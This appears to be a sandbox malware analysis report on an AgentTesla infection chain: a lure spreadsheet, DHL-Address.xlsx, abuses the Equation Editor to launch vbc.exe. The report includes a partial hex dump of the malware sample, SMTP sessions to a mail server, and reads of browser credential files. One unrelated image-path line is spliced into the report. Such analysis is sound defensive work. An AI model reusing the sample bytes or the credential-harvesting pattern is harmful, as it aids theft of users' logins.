01 0b 01 50 00 00 d6 0c 00 00 08 00 00 00 00 00 00 3e f4 0c 00 00 20 00 00 00 00 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ec f3 0c 00 4f 00 00 00 00 00 0d 00 c4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 d4 0c 00 00 20 00 00 00 d6 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 c4 05 00 00 00 00 0d 00 00 06 00 00 00 d8 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0d 00 00 02 00 00 00 de 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 f4 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 3c 58 01 00 d8 a0 01 00 03 00 00 00 19 01 00 06 14 f9 02 00 d8 fa 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 1e 00 00 0a 2a 26 00 02 28 1f 00 00 0a 00 2a ce 73 20 00 00 0a 80 01 00 00 04 73 21 00 00 0a 80 02 00 00 04 73 22 00 00 0a 80 03 00 00 04 73 23 00 00 0a 80 04 00 00 04 73 24 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 25 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 1 1 00 7e 02 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 27 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 28 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 29 00 00 0a 0a 2b 00 06 2a 26 00 02 28 2a 00 00 0a 00 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 2b 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2c 00 00 0a 6f 2d 00 00 0a 73 2e 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 1a 00 00 00 08 00 00 11 00 28 0a 00 00 06 72 3d 00 00 70 7e 07 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 08 00 00 04 14 28 2b 00 00 0a 0b 07 2c 21 72 47 00 00 70 d0 06 00 00 02 28 2c 00 00 0a 6f 2d 00 00 0a 73 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_P> @ @@O H.textD `.rsrc@@.reloc @B H<X(*&(*s s!s"s#s$*0~o%+*0~o&+*0~o'+*0~o(+*0~o)+*&(**0<~(+,!rp(,o-s.~+*0~+*"*0(r=p~o/+*0<~(+,!rGp(,o-s


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 13, 2021 13:19:00.728404999 CET	587	49166	199.193.7.228	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jan 13, 2021 13:19:00.728996992 CET	49166	587	192.168.2.22	199.193.7.228	EHLO 414408
Jan 13, 2021 13:19:00.907455921 CET	587	49166	199.193.7.228	192.168.2.22	250-mta-11.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 13, 2021 13:19:00.907985926 CET	49166	587	192.168.2.22	199.193.7.228	STARTTLS
Jan 13, 2021 13:19:01.086139917 CET	587	49166	199.193.7.228	192.168.2.22	220 Ready to start TLS
Jan 13, 2021 13:19:05.362668991 CET	587	49168	199.193.7.228	192.168.2.22	220 PrivateEmail.com prod Mail Node
Jan 13, 2021 13:19:05.362907887 CET	49168	587	192.168.2.22	199.193.7.228	EHLO 414408
Jan 13, 2021 13:19:05.549592972 CET	587	49168	199.193.7.228	192.168.2.22	250-mta-11.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 STARTTLS
Jan 13, 2021 13:19:05.550520897 CET	49168	587	192.168.2.22	199.193.7.228	STARTTLS
Jan 13, 2021 13:19:05.736862898 CET	587	49168	199.193.7.228	192.168.2.22	220 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1296 Parent PID: 584

General

Start time:	13:16:43

Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe00000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$DHL-Address.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14004F526	WriteFile
C:\Users\user\Desktop\~$DHL-Address.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14004F591	WriteFile
C:\Users\user\Desktop\~$DHL-Address.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14004F526	WriteFile
C:\Users\user\Desktop\~$DHL-Address.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14004F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEACF9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	#v7	binary	23 76 37 00 10 05 00 00 02 00 00 00 00 00 00 00 46 00 00 00 01 00 00 00 22 00 00 00 18 00 00 00 64 00 68 00 6C 00 2D 00 61 00 64 00 64 00 72 00 65 00 73 00 73 00 2E 00 78 00 6C 00 73 00 78 00 00 00 64 00 68 00 6C 00 2D 00 61 00 64 00 64 00 72 00 65 00 73 00 73 00 00 00	success or wait	1	7FEEACF9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2492 Parent PID: 584

General

Start time:	13:17:04
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 1616 Parent PID: 2492

General

Start time:	13:17:08
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1030000
File size:	843776 bytes
MD5 hash:	B232B5C7754D932B07C0D47F934EFBFE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2165050170.0000000002511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2165947138.0000000003519000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile

Analysis Process: vbc.exe PID: 552 Parent PID: 1616

General

Start time:	13:17:15
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1030000
File size:	843776 bytes
MD5 hash:	B232B5C7754D932B07C0D47F934EFBFE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2359575035.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2360356699.0000000002511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2360425643.000000000259A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D3EB2B3	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis